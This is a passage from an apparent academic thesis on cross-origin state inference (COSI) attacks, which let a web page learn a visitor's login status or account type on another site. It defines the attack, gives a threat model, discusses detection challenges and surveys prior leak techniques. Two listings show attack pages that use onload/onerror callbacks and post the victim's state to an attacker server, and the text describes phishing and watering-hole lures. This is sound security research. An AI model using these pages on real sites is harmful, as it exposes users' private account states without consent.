Definition 2: An *authentication guarded* URL (AG-URL) or *resource* (AG-RES) is a URL or resource that when requested through HTTP(S), is only accessible if the requester is authenticated on the origin where the resource is located, and additionally, the requester has the necessary access permissions for the requested operation on the resource. In other words, the URL or resource is guarded against unauthenticated and/or unauthorized HTTP(S) requests.

Exploiting SD-URLs in the candidate attack pages, consequently, can be a step forward toward inferring the user state. The attacker includes the SD-URLs in the candidate attack pages so that when the attack page is visited by the victim, the victim's browser automatically sends a cross-domain request to the target website. Interestingly, SD-URLs are very common in web applications, and therefore easy to find. For example, in an overwhelming majority of web applications, sending an HTTP(S) request for an authentication guarded resource (AG-RES), say, user's payment configuration area or profile URL, will return the AG-RES (i.e. payment configuration area or user's profile page) if the requester is logged in, but will return an error page, or a redirection to the login page, if the requester is not logged in.

Intuitively, determining if a resource is state-dependent requires generating requests with multiple accounts in different states to load the resource and comparing their

responses. Therefore, the attacker is supposed to create user accounts on the target website to capture the attribute whose state needs to be identified. For instance, to infer the account type of a Linkedin user (free vs premium), the attacker needs to create free and premium accounts. Closed-source websites, such as Linkedin, typically allow creating accounts with non-administrator privileges, although in some cases some monetary cost may have to be incured (e.g., cost for premium accounts). However, in the case of open source web applications, it is possible for the attacker to install them locally, and create the required test accounts.

Listing 3.1: Example COSI attack page.

```
1  <html>
2  <head>
3  // including external libraries like jQuery
4  <script src="jquery.min.js"></script>
5  // functions to send leaked data to attacker
6  <script type="text/javascript">
7  function f1() {
8  //notify attacker that onload triggered
9  $.post("attackServer.php","logged in");}
10 function f2() {
11 //notify attacker that onerror triggered
12 $.post("attackServer.php","not logged in");}
13 </script>
14 <script src="https://target-website.example.com/profile" onload="f1
       ↪ ()" onerror="f2()"></script>
15 </head>
16 </html>
```

Definition 3: A *leak code* is a piece of client-side HTML and/or JavaScript code, plugged into the COSI candidate attack page, and loaded on the victim's web browser in order to leak the state of the victim on the target origin while exploiting a series of SOP-bypassing techniques (i.e., COSI attack classes).

Not all state-dependent URLs can be utilized in a COSI attack because the request induced by the attack web page for a state dependent URL at the target site is cross-domain, and thus controlled by the Same-Origin Policy (SOP) [1, 38]. The SOP for HTTP requests blocks the attack page from directly collecting the contents of a cross-domain response [39]. However, there exist techniques for bypassing the SOP to leak information about cross-domain responses. The implanted leak code in the candidate COSI attack pages take advantage of such SOP-bypassing techniques and side-channels in web browser API's. Chapter 5 details those techniques, and in this paper we refer to them under the term COSI *attack classes*. In a nutshell, all COSI attack classes require including at least one state-dependent resource into the candidate attack page using a specific HTML tag (e.g., `script`, `object`) or browser API (e.g., `window.open`), and adding some HTML or JavaScript code (i.e., leak code) to the attack page to leak information about the response. Then, the attacker is able to use the browser's API (via

the malicious web page) to determine whether the received response corresponded to a specific user state (i.e., client-side and/or server-side state). For example, the attacker may use the `onload-onerror` callbacks along with the `script` HTML tag to determine if an authenticated guarded resource (AG-RES), say the profile page, was received (`onload` callback triggered) or an error and/or redirection response was received (`onerror` callback triggered). Thereby determining whether the user is authenticated or not [16, 20, 25], and if so, which specific type of user account the victim is benefiting from [3].

Listing 3.1 shows an example of a concrete COSI attack page. When the victim visits this attack page, the script HTML tag in line 14 automatically generates a cross-origin request to the target web site on behalf of the attacker demanding the user's profile page. If the victim is logged into the target web site, the profile page is successfully returned and the `onload()` callback is triggered. On the other hand, if the victim is not logged in, the target web site returns an error and the `onerror()` callback is triggered. Based on the fired callback, the attack page can report back to the attacker whether the victim is logged into the target site (lines 9, 12).

3.2.2 Attack

In the attack phase, the attacker needs to persuade a benign user into visiting the crafted attack page prepared in phase 1 that is hosted in an attacker's controlled web address. To this end, the attacker is able to capitalize on injection and/or phishing techniques, as discussed next.

Injection techniques are those that target implanting malicious content in a vulnerable web application. SQLIA and XSS [34, 35], to name a few, are amongst the most well-known and security-critical attacks of this kind that have been targeting vulnerable web applications for the past many years. These attacks have literally turned into a plague for a vast majority of websites, calling for appropriate countermeasures and defensive strategies to reinforce modern web applications so as to alleviate the attacks instigated against them. However, despite their popularity, injection-based attacks are still a viable threat to many web applications. In a COSI attack, the attacker may inject the attack page URL into a vulnerable page that the victim is likely to visit, and wait for the victim to show up and visit the COSI attack page. This technique is called *watering-hole* [36], as the predators wait in certain spots, namely the so-called watering holes, for their victims to make an appearance. These attacks are most effective and are more likely to go unnoticed if the trusted sites are exploited as infection points.

Another possibility for the attacker to bring the victim into the controlled attack page is through phishing techniques, such as *link manipulation*, *clone phishing*, *filter evasion* [37], etc, to name a few. In these attacks, the attacker represents itself as a trustworthy entity often through an email communication protocol. In the simplest case, the attacker is able to send an email with the attack page URL and some textual explanations and/or graphical illustrations to convince the victim to click on it. In order for the attacker to be more likely to gain the victim's trust, the attacker can leverage a clone phishing technique where he/she can forge a legitimate, and previously delivered, email and create an almost identical email while additionally implanting the attack page

URL. More over, using the link manipulation technique, the attacker is able to further increase the possibility of earning the victim's trust by manipulating the attack page URL so that it seems like a URL of a trustworthy entity. For example, the URL `http://www.example-bank.funding.com` may appear to bring the victim to the "funding" section of a reliable bank website, while actually it brings the victim to the "bank" section of a spoofed "funding" website (i.e., the attack page). It is also possible for the attacker to hide the attack page URL in a graphical image in order to make it more difficult for the anti-phishing filters to detect it (i.e., filter evasion).

3.3 Threat Model

In a cross-origin state inference attack, there are three main actors involved: the victim, the attacker and the target website. Fig. 3.1 illustrates a general overview of how these actors interact with each other within the context of a COSI attack. According to the figure, the victim is first convinced to visit the attack web page (e.g., `attack-page.com`) in his web browser (steps 1 and 2). As the attack page contains inclusion resources from the target website (e.g., `target-website.com`), the victim's browser is obliged to send cross-origin requests to the target origin requesting those resources (step 3 and 4). According to the same origin policy for HTTP requests, however, the victim's browser will try to disallow the attack web page from directly accessing the cross-origin responses obtained from the inclusion resources. While it is unlikely that the attack web page can directly read those protected responses, it is still possible for the attack web page to exploit browser-specific side-channels to be able to (partially) leak those responses. The rest of this section details the assumptions we make about each COSI actor.

Victim. We assume that the victim uses a fully up-to-date web browser, and can be lured by the attacker into visiting an attack web page. The victim visits the target website and the attack page from the same web browser, and thus may already be authenticated at the target website while visiting the attack page.

Attacker. We assume that the attacker controls an attack website where it can add arbitrary attack pages, and can trick users into loading the attack page at their web browsers. During preparation, the attacker has the ability to create, and thus control, different accounts at the target website, or in a local installation of the target web application.

Target Website. It is assumed that the target site does not suffer from any injection vulnerabilities (e.g., SQL injection, XSS, etc), and HTTP responses containing sensitive information are protected from direct cross-origin reads, i.e., the target site does not contain cross-site script inclusion vulnerabilities [22].



Figure 3.1: Threat model for COSI attacks.
(**Legend:** IR=Included Resource)

3.4 Detection Challenges

Any security testing approach that is designed to detect COSI attacks is encountered with two fundamental challenges, neither of which is met by the current state-of-the-art. These challenges are either operational, or related to the attack discovery. The rest of this section details these challenges.

3.4.1 Attack Discovery Challenges

Having been divided into several many class of attacks together with many dimensions of each class that can vary, COSI attacks are one of the most challenging, yet often critical, category of cross-origin attacks to discover as they require an exhaustive exploration of all dimensions of the attack space. Such explorations, being time-consuming, difficult and error-prone, seem to be barely suited for a manual human analyst to perform. Furthermore, it is critical to note that any automated testing approach shall be applicable to large scale, modern and dynamic web applications, which not only requires an efficient implementation of the testing approach, but also requires the approach itself to address the dynamicity and scalability issues.

Dynamicity

To further clarify the dynamicity concerns, let's take the example of a simple dynamic web application (DWA), with two different user states A and B. Knowing that an HTTP response, in terms of its semantic type, can in general be constant (CO), contain user-specific (US) or session-specific (SS) data, let's assume that each time an HTTP request is made to the DWA to obtain one of its resources, a SS data type is returned. However, A naive COSI security testing approach that is unaware of the response containing session-specific information, can try to check the differences in the response through browser side-channels to be able to distinguish between A and B user states, e.g., if the HTML content is similar, then they originate from the same state, otherwise they refer to different states, not realizing the fact that such information is dynamically generated for each user session, i.e., it is different for the same user in the same state when obtained again. In other words, as the HTML pages contain dynamic content, the similarity may not be determined precisely, thus resulting in inaccurate evaluations. Therefore, COSI security testing approaches need to ensure that their COSI testing techniques are properly dealing with session-specific dynamic contents. Furthermore, an attack validation phase would be essential to verify the candidate COSI attack vectors and to minimize the false positives.

Scalability

In terms of scalability, COSI security testing approaches need to ensure that their corresponding COSI testing techniques are able to find attacks in reasonable amount of time. As different COSI classes can each have several many confounding variables, an exhaustive COSI exploration of a website may take days, or even weeks depending on how large the website is and how many resources and states of the target website are considered. Hence, COSI testing approaches need to find a balance between the test time, the number, and the type of resources they consider for testing.

3.4.2 Operational Challenges

Operational challenges are those that ensure the COSI security testing approach works properly in operation, and are the (direct or indirect) consequence of addressing detection challenges. Side-effect free testing of cross-origin resources and finding attackable user states in large-scale, modern and dynamic web applications with complicated workflows are among the most significant COSI operational challenges, as discussed next.

Side-effect Free Testing

Typical testing for COSI attacks is centered around the iterative comparision of same (web browser) side-channels in different states when a cross-origin HTTP request is sent by the web browser (in each state) to the target website as a result of an external resource inclusion. However, as such requests may indeed change the user state in the target website (e.g., when there is a CSRF vulnerability in the target website), all further requests attempting to collect browser side-channel leaks are most likely operating in a now-invalid state. Hence, COSI security testing approaches need to ensure that the collection and evaluation of browser side-channels is performed in a side-effect free manner.

To further clarify the side-effects in a COSI test, take for example an eCommerce shopping cart web application like OpenCart, that also suffers from serious CSRF vulnerabilities [6]. Let's assume user A (in state S_A) is subscribed to an special delivery service in the shopping cart web application (e.g., prime membership in Amazon), and furthermore, it is possible to cancel the special delivery service (or the prime membership) with a CSRF vulnerability through an inclusion of cross-origin resource R'. We refer to any other resource on the target website that does not suffer from a CSRF vulnerability by R''. Additionally, user B (in state S_B) is assumed to have no subscription for the special delivery service. Having this assumptions in mind, a normal COSI security testing approach would require to visit candidate attack pages that are crafted with an appropriate inclusion of resource $R \in R' \cup R''$ multiple times (i.e., by multiple browsers, and when a similar state SA and SB, in turn, is loaded into the tester's browser). However, as the inclusion of resource R' would trigger a state change from S_A to S_B (i.e., canceling the special delivery service) through a CSRF vulnerability in the first visit of the COSI candidate attack page containing R', the subsequent visits of the other candidate attack pages (that contain any inclusion from the R'' set of resources) are collecting browser side-channels in an invalid initial state. Thus, a testing technique is needed to ensure a side-effect free procedure for the detection of COSI attacks.

User States in Complex Application Workflows

One of the significant challenges in detecting COSI attacks is to find all combination of different user states that an attacker can reasonably exploit and distinguish amongst in complex application workflows. In other words, from the perspective of the COSI security tester, the security testing approach should provide an automated mechanism that finds all different meaningful user states in a web application that are reasonably risky or dangerous to distinguish amongst, while from the perspective of the attacker, the target user state depending on the attack purpose is already known (e.g., the attacker wants to know if a victim is in a certain state). It is essential for the COSI security testing approaches to be able to scale well in order to consider custom or tester's specified user states for attack detection purposes.

4

Related Work

This chapter reports on the previously-known COSI attack instances and their respective defenses in the existing literature. Our study analyzes the underlying techniques and arrangements behind 25 different COSI attacks, and group them under the same COSI attack denomination.

Table 4.1 summarizes the 25 prior works proposing COSI attack instances that are discussed in this chapter. The table reveals that COSI attacks have been prevalent from as early as 2000 up to this date, while exploiting different state leaking methods at different times. The rest of this chapter details each previously-known COSI attack instance while providing a brief comparison of the attack instance with this work.

4.1 Timing Attacks

Felten and Schneider [69] were the first to suggest that adversaries could use timing attacks to compromise the user's online privacy. In 2000, they introduced the first instance of the timing COSI attacks where they fingerprinted web users leveraging a cache-based approach by conducting a time-based access detection attack. In an access detection attack, the attacker wants to know if the victim has previously visited a target web page or not. The attacker can only detect such a vector if and only if the victim is using the same web browser that was used to visit the target web page. The underlying idea is that once a user visits a static web page, his machine contains a local cached copy of the web page resources that would in turn cause the web page to be loaded faster upon subsequent visits by the user through the same web browser. Thus, by measuring the time it takes for the DOM document of a crafted attack page to be ready, a malicious program can determine whether the user has previously visited the target web page or not. In this case,

Reference	Year	Attack Leaking Method
[69] Paper	2000	Timing
[86] Bug-report	2002	History Sniffing
[11] Blog	2006	Event Handlers
[106] Blog	2006	DOM Properties
[12] Blog	2006	Traceable JS Errors
[44] Blog	2006	Traceable JS Errors
[17] Paper	2007	Timing
[19] Blog	2008	Event Handlers
[13] Blog	2008	Style Sheets
[14] Blog	2009	Timing
[103] Paper	2010	Network Packet Length
[84] Paper	2011	History Sniffing
[25] Blog	2011	Event Handlers
[9] Paper	2011	CORS Misconfigurations
[20] Blog	2012	Event Handlers, DOM Properties, Frame Count, Readable JS Objects
[99] Paper	2012	History Sniffing
[18] Paper	2015	Timing
[10] Paper	2015	Readable JS Objects
[101] Paper	2016	Broadcasted Messages
[61] Paper	2016	DOM Properties
[7] Paper	2017	DOM Properties
[100] Paper	2018	History Sniffing
[62] Blog	2018	Frame Count
[77] Blog	2019	Frame Count
[107] Blog	2019	CSP Violations, Event Handlers, Timing, History Sniffing, Frame Count

Table 4.1: Summary of previously proposed COSI attacks.

the attack page must include cross-origin static resources from the target web page (e.g., images, icons, style sheets, scripts, etc). However, several non-invasive methods exist to obstruct this attack [69, 70].

The second instance of this attack class was mentioned by Bortz et. al. in 2007 [17]. Their proposed version of timing attack was centered on three main objectives:

1. Estimating hidden data size
2. Disclosure of hidden boolean values
3. Disclosure of victim's private information

While these objectives do not specifically mention the inference of the victim's state, such an inference could be an indirect consequence of achieving these objectives. For example, many websites that store user's data allow the user to mark these data as private. Using timing measurements, the existence of such hidden data and its relative size could be estimated. However, the existence and size of such data could also indirectly imply that the user is in a certain state (e.g., the user is logged in). The second objective aims to reveal any hidden and guarded boolean information in the target website, e.g., if a given username exists or not (account detection). Websites often try to hide whether a user account is existent or not by always returning the same error page. Despite such an effort to conceal the existence of a given username, different execution paths are performed depending on the validity of the username that may in turn affect the response time.

Similar attacks were later used to infer private information from the victim's account by leveraging the search feature in web sites [14, 18]. These attacks, named *cross-site search* attacks, *XS-search* attacks and *cross-domain search timing* attacks, aim to extract sensitive information by analyzing the time it takes for the browser to receive responses for search queries.

Nevertheless, strategies mentioned so far were all subject to circumstantial noise due to limited attack duration, high variability of delays, varying network conditions and server load. In 2015, however, Goethem et. al. [3] proposed multiple browser side channels that can be used to obtain accurate timing information for this class of attacks. Their discussed side-channels were based on HTML5 `audio` and `video` tags, script parsing and application cache. Their approach is able to relax circumstantial noises by analyzing the status of the resources using DOM callback events, and thus, attempting to separate the resource download time, parsing time and execution time (if execution is applicable). These techniques are further explored in section 5.1.9. The approach we propose in this paper for detecting COSI attacks can also be extended to include these attack vectors.

4.2 Browser History Sniffing Attacks

Many studies from the literature discusses about COSI attacks based on browser history sniffing. We first provide a brief overview of these works and explain why we do not consider them in this paper. In 2002, Clover et. al. [86] filed a bug report stating that an attacker can abuse the browser feature to identify visited URLs to query the browser

history of an unsuspecting user. This enables the attacker to mount COSI attacks similar to that of [69]. Wondracek et. al. [84] extended the work of [86] and showed that the predictable structure of the URLs of modern web sites, and the presence of user and group identifiers within them allows an attacker to deanonymize the victim. Similar findings were also made by Olejnik et. al. [99]. In 2018, Smith et. al. presented [100] different techniques to query the browser history of the user to mount attacks similar to that of [84]. In our paper, we do not consider these attacks because they are not very reliable. The main reason is that browser history may not always provide information on the current state of a user at a web site. In fact, it is very likely that it may provide inaccurate information regarding the state of a user. For instance, it has been shown that the URLs in the browser history can be leveraged to determine social media group membership of a user [84]. However, it is very difficult to determine this if the user has already left the group, or if the browser is shared between multiple users who uses the same social networking web site. Due to this reason, we focus only on those COSI attacks where the most recent state of a user can be leaked.

4.3 Event Handlers

The first attack of this type was proposed by Grossman et. al. in 2006 for detecting the login status of a user at a target web site [11]. It is the earliest COSI attack we have identified. It uses a SD-URL that returns an image when the user is logged in, and a non-image otherwise. The attack page is shown in Listing 4.1. It embeds the SD-URL using the `img` tag and uses the `onload` and `onerror` DOM callbacks to leak whether an image was returned.

Listing 4.1: First COSI attack based on EF.

```
1  <html>
2  <head>
3  // including external libraries like jQuery
4  <script src="jquery.min.js"></script>
5  // functions to send leaked data to attacker
6  <script type="text/javascript">
7  function f1() {
8  //notify attacker that onload triggered
9  $.post("attackServer.php","logged in");}
10 function f2() {
11 //notify attacker that onerror triggered
12 $.post("attackServer.php","not logged in");}
13 </script>
14 <img src="https://target-website.example.com/profile" onload="f1()"
       ↪ onerror="f2()">
15 </head>
16 </html>
```

When using the `img` tag, the browser expects an image to be returned. When the user is logged into the target website, this happens because the victim's authentication

tokens (e.g., session-cookies [45], HTTP authentication headers [46]) are automatically included in the request. Thus, the target site returns the image and the `onload` callback is triggered. Instead, if the victim is not logged in, the target website returns HTML content as an error page or a redirection to the login page. Since the content is not an image, the browser invokes the `onerror` callback instead.

In 2008, Grossman et. al. showed another instance of COSI attacks in this class using the `script` tag with a SD-URL that returns a JavaScript content when the user is authenticated and non-JS content otherwise [19]. Other researchers have reported that many popular web sites are vulnerable to these attacks [16, 51].

In 2011, Cardwell used the `script` tag to embed a SD-URL that caused a non-erroneous status code response when the user was logged in (triggering the `onload` event) and an erroneous status code response otherwise (triggering the `onerror` event) [25]. This behavior only affected Google Chrome and Mozilla Firefox. This attack affected all sites that return an error page with an error status code when the user is not authenticated.

Another variant of this class was proposed by Grossman et. al. in 2012 [20]. It uses an `iframe` tag to include a SD-URL whose response contains the X-Frame-Options header [52] in one state, and does not contain it in the other state. When the `onload` callback is triggered, the `iframe` is destroyed by a JS code, and untouched otherwise. In this case, the attack page checks the destroyability and/or existence of the including `iframe` tag using the *dojo.destroy()* method.

In 2019, a project started by Nava [107] proposed that *onerror* events, among others, can be leveraged as a side-channel to leak sensitive information from modern web applications.

The aforementioned instances of COSI attacks based on event listeners partially fail to address the underlying cause of these attacks. While it has been mostly discussed that *onload-onerror* event callbacks could manifest the victim state, prior work has done little to investigate the underlying reason for these different manifestations. In this paper, we show that the manifested behaviour depends on the inclusion method (e.g., HTML tag, present attributes, etc) and the returned response by the application server (e.g., HTTP status code, `Content-Type` header, `X-Content-Type-Options` header, etc). Using this combinations, we introduce several COSI attack classes that use the event callbacks technique as their state leaking method.

4.4 Content-Security-Policy Violations

Content-Security-Policy (CSP) is a standard mechanism that enables the administrator of a website to specify the expected behavior of a web browser when returning the website content. The main use-case of the CSP is to detect and prevent web-based injection attacks (in particular XSS). The administrator of a website, say, `example.com`, can utilize the CSP to enforce a policy that the source of all scripts associated to the website, for example, must be commenced by `https://example.com/scripts/`. Once

this policy has been set at the web browser of a user (happens when the user visits `https://example.com`), the risk of a successful XSS attack by an adversary is mitigated to a certain extent. For instance, if an attacker manages to inject a XSS payload at, say, `https://example.com/form/` in whatever way, when the victim visits this attacked URL, the injected payload will not be executed by the victim's web browser (as it's source is `https://example.com/form/` and not `https://example.com/scripts/`). The latest versions of the CSP standard (level 2 [74] and level 3 [73]) provides various features for specifying policies for frames, images, videos, fonts, and so on.

Setting the Policies. The CSP specification encourage web site administrators to set the policies via the `Content-Security-Policy` HTTP response header. For instance, the policy associated to `example.com` for `script` tags in the aforementioned example is shown in Listing 4.2. For an `script` tag, the `script-src` directive is used to specify that the source of all JS resources associated to the origin `example.com` must be commenced by `https://example.com/scripts/`. Similar structure applies to other tags and directives (more information is provided in [71, 73] in this regard).

Listing 4.2: An example CSP policy for scripts.

```
Content-Security-Policy: script-src https://example.com/scripts/
```

Reporting Policy Violations. Website administrators can leverage the `report-uri` CSP directive for receiving the information regarding CSP violations that happens at the web browsers of users. CSP violations occur when a CSP policy is violated on a web page in the user's browser. To illustrate, take the example of the CSP policy shown in Listing 4.3 and suppose that `example.com` employs this policy. When a policy violation is detected (e.g., when the XSS payload from `https://example.com/form` is encountered by the web browser of a user), the browser will prevent the payload's execution and sends an HTTP POST request [71, 75] to `https://example.com/csp_report_parser` with the details shown in Listing 4.4. From the context of this paper, the readers needs to focus only on the value of the `blocked-uri` key of the reported JSON. For example, in Listing 4.4, the value of blocked-url is `https://example.com/`, which is the *path-truncated* version of the source of the XSS payload injected by the attacker.

Listing 4.3: Setting the CSP reporting URI for an example website.

```
Content-Security-Policy: script-src https://example.com/scripts/ ;
   ↪ report-uri /csp_report_parser;
```

Definition 1: A *path-truncated* version of the URL $A =$ `foo.example.com/bar` is the URL $B =$ `foo.example.com` where the trailing path part of A is removed in B.

Note 1: Modern web browsers only report the path-truncated version of the CSP violations (through the key `blocked-uri`) to prevent the web attacks reported by path information leakage [32, 72]. In Listing 4.4, for example, the violated URL `https:`

`//example.com/form` is truncated to `https://example.com/` to prevent attacks that exploit the leaked path for the purpose of mounting web attacks.

Listing 4.4: An example of a content-security-policy violation report.

```
{
 "csp-report":
  {
  "document-uri": "https://example.com/form/",
  "referrer": "https://example.com/form/",
  "blocked-uri": "https://example.com/",
  "violated-directive":"script-src","effective-directive":"script-src",
  "original-policy":"script-src https://example.com/scripts/ ;report-uri
     ↪ /csp_report_parser"
  }
}
```

The first instance of CSP violation attacks was proposed by Homakov et. al. in 2003 for leaking sensitive information contained in the cross-origin redirection URLs and for login detection [15]. They exploited the `script` tag in the attack page to load a JS resource from an origin different from that of the attack page and the target site, and then configured the CSP response header with the `script-src` directive to cause a CSP violation and to capture the cross-origin redirections accordingly. This technique has also been used for inferring the Single-Sign-On (SSO) service used by the victim [32] and for web-based fingerprinting [33]. Recently, Gulyas et. al. leveraged it for inferring the login status of Linkedin users [8].

In this paper, we demonstrate that a path-truncated URL reported by CSP violations may still contain sensitive information that can be leveraged to mount a COSI attack. For instance, if a CSP violation occurs as a result of an HTTP redirection, and the violated URL contains the victim username as its subdomain (e.g., `https://victim-username.example.org`), this information can be used to deanonymize the victim. Furthermore, the existence of a CSP violation could alone leak the victim state.

4.5 Readable JS Objects

In 2012, Grossman et. al. proposed an attack that uses the `script` tag to check for the inherited objects from the included JS code [20]. In this technique, the existence of different JS objects, and their values may leak the victim state. In other words, an inherited object that exists in one state may not exist in the other, and even if it does, its corresponding values may not be the same. Lekies et. al. further extended this approach identifying that many popular web sites are vulnerable to login detection attacks employing this strategy [10].

In this paper, we demonstrate that the incidence rate of this class of COSI attacks is comparably lower than the other attack classes in the Alexa top-ranked modern web applications, as these applications typically use inline scripts for storing sensitive

information which is very unlikely to be leaked in cross-origin interactions.

4.6 Traceable JS Errors

The first attack of traceable JS errors was also proposed by Grossman et. al. in 2006 [12]. It takes advantage of the `script` tag to embed an SD-URL and uses the *window.onerror()* event listener to detect if a JS error is thrown on DOM `window` object. Note that the event listener is defined on the DOM `window` object rather than any HTML tag. The triggered events on HTML tags do not typically bubble up to the DOM `window` object. Shiflett [44] later reported that this attack could be used to infer the login status of a user in popular web applications like `amazon.com`.

In this attack, the information obtained from the triggered callback could leak the victim state. This includes the error line and column number, the error stack trace, and so on. However, reading this information is currently prevented in most web browsers while it is still possible to know if there exists any errors. In this paper, we show that the existence of such errors may be enough to differentiate the victim state. For example, this is possible in `amazon.com` where the login status of the victim can be leaked.

4.7 Network Attacker

In 2010, Chen et. al. [103] showed that a network attacker [104] can depend on the packet length of encrypted traffic to infer the state of the victim at the target web site. The authors were able to infer sensitive financial and medical information from web sites. The authors propose padding based defense to counter the attacks. In this paper, we do not focus on this threat model. However, it is worth noting that if an attack page is able to infer the size of cross-origin HTTP responses, COSI attacks can be mounted.

4.8 Broadcasted Messages

In 2016, Guan et. al. [101] analyzed the privacy issues in the broadcasted messsages by top web sites, and in 2017, Stock et. al. warns that [102] the number of web sites sending broadcasted messages have been increasing. We show that even if sensitive data is not contained in the broadcasted messages, an attacker can still use it to determine the state of the victim at a target web site. In other words, our novel Post-Message COSI attack class leverages the differences between the broadcasted messages in SD-URLs and do not require that they necessarily contain sensitive data.

postMessages [23, 67] is a new feature of modern browsers that allow browser windows or frames loading cross-origin web pages to communicate by sending and receiving messages. This feature partially relaxes the Same-Origin Policy and the restrictions it imposes. As far as we know, we are the first to propose this strategy for mounting

COSI attacks. Prior research, however, has shown that Post-Message could be exploited to conduct cross-site scripting attacks (script injections) [67]. PM-based attacks can be mounted against flawed origins or origins of any web page that includes flawed third-party content.

Cross-document messages sent via *window.postMessage()* API are verified in the recipient peer in the sense that web browsers assign their origin attribute to the sender's origin, but the recipient party must inspect this attribute further and confirm that the message is actually coming from the expected sender. While this may seem trivial, these checks are consequential and cross-document DOM messaging is considered among the top five HTML5 security threat [68]. The underlying premise behind all these attacks is more or less the same: taking advantage of the broadcasted messages by message senders and no sanitization of the message origin in the recipient peers. In 2013, Son et. al. [67] presented three main contributing factors that aggravated the security risk of the Post-Message communications. First of all, a vast majority of third-parties provide content to hundreds of websites. There is no single origin check that they can use in their Post-Message recipient peers, so most of them unavoidably do not use any. Furthermore, an overwhelming majority of web pages that use third-parties with flawed Post-Message receivers do not protect themselves against being framed by a malicious attack page. Finally, even when a threat is well sighted and an origin check is added by the implementers of the Post-Message receivers, the check is often inaccurate.

4.9 Style Sheets

The first attack of this type was proposed by Evans et. al. in 2008 in login detection COSI classifiers [13]. They were able to point to two interesting observations that contribute to the detection of their approach. First, arbitrary CSS property values can be read if we know the name of the style and the property name we are interested in. Secondly, most websites serve different CSS depending on whether the user is logged in or not. Using these observations, they tested their approach on websites like *MSspace*, and were able to identify if someone is logged in or not at a target website. Other attack instances of this category also exists. For example, an attack based on `document.styleSheets` property is discussed in [7] for Microsoft Edge and Internet Explorer. Using this side-channel, it is possible to capture all the CSS rules and compare them in different states. The behaviour of `document.styleSheets` API has not been fixed yet to prevent cross-origin reads.

In this paper, we propose an strategy that is based on identifying state-dependent URLs returning style sheets, and detecting the state leaking CSS rules. Based on the observed state leaking CSS rules, it is possible to construct appropriate HTML elements that are affected by those rules, and include the constructed elements in the attack page. The attacker is then able to observe and read the applied value to the constructed HTML element in the attack page, and infer the victim state. Note that a CSS rule may exist in one state but not the other, and even if it exists in both states, the associated value may not be the same.

4.10 DOM Properties

Several state inference attacks have been proposed so far based on the readable DOM properties in the existing literature. The vast majority of these attacks are based on reading the value of the *width* and *height* properties of the images [61, 106], the *duration* of media content, the number of frames in a web page, and etc. An attacker may be able to leak the victim state by reading the values of these properties in different states. For example, if a profile picture is only accessible to its owner, the *width* property represents the actual width of the profile picture only when its owner is logged in. In the other states, the width value may be zero, or alternatively represent the width of the default image returned by web browsers when an image is not properly loaded (i.e., a tiny broken image is rendered by web browsers to illustrate that the actual image has not been loaded).

Property	**Tag**	**Known?**	**Browsers**	**Fixed?**
networkState	`audio`, `video`	No	C, E, F	No
readyState	`audio`, `video`	No	C, E, F	No
buffered	`audio`, `video`	No	C, E, F	No
paused	`audio`, `video`	No	C, E, F	No
duration	`audio`, `video`	Yes	C, E, F	No
seekable	`audio`, `video`	No	C, E, F	No
error.message	`audio`, `video`	No	E, F	No
contentDocument	`object`	No	C, E	No
videoWidth	`video`	Yes	C, E, F	No
videoHeight	`video`	Yes	C, E, F	No
width	`img`	Yes	C, E, F	No
height	`img`	Yes	C, E, F	No
naturalWidth	`img`	Yes	C, E, F	No
naturalHeight	`img`	Yes	C, E, F	No
contentWindow.length	`iframe`	Yes	C, E, F	No

(**Legend:** C=Chrome; E= Edge; F= Firefox)

Table 4.2: Examples of readable properties for different HTML tags.

In this work, we demonstrate that other readable DOM properties, in addition to those proposed by the prior work, exists that can be leveraged as a side-channel leak to conduct a COSI attack. Table 4.2 presents examples of DOM properties for different HTML tags. The first two columns show the property name and the HTML tag that supports this property. The third column illustrates whether the exploitable property is already known from the prior work, and the last two columns demonstrate in which browsers the property could be exploited to leak sensitive information in a cross-origin manner, and whether it has been fixed or not.

4.11 Frame Count

The first attack of this type was proposed by Grossman et. al. in 2012 [20]. The attack was to include a SD-URL using an `iframe` tag in the attack page, and reading the length of the loaded iframe document by `contentWindow.length` property. However, most

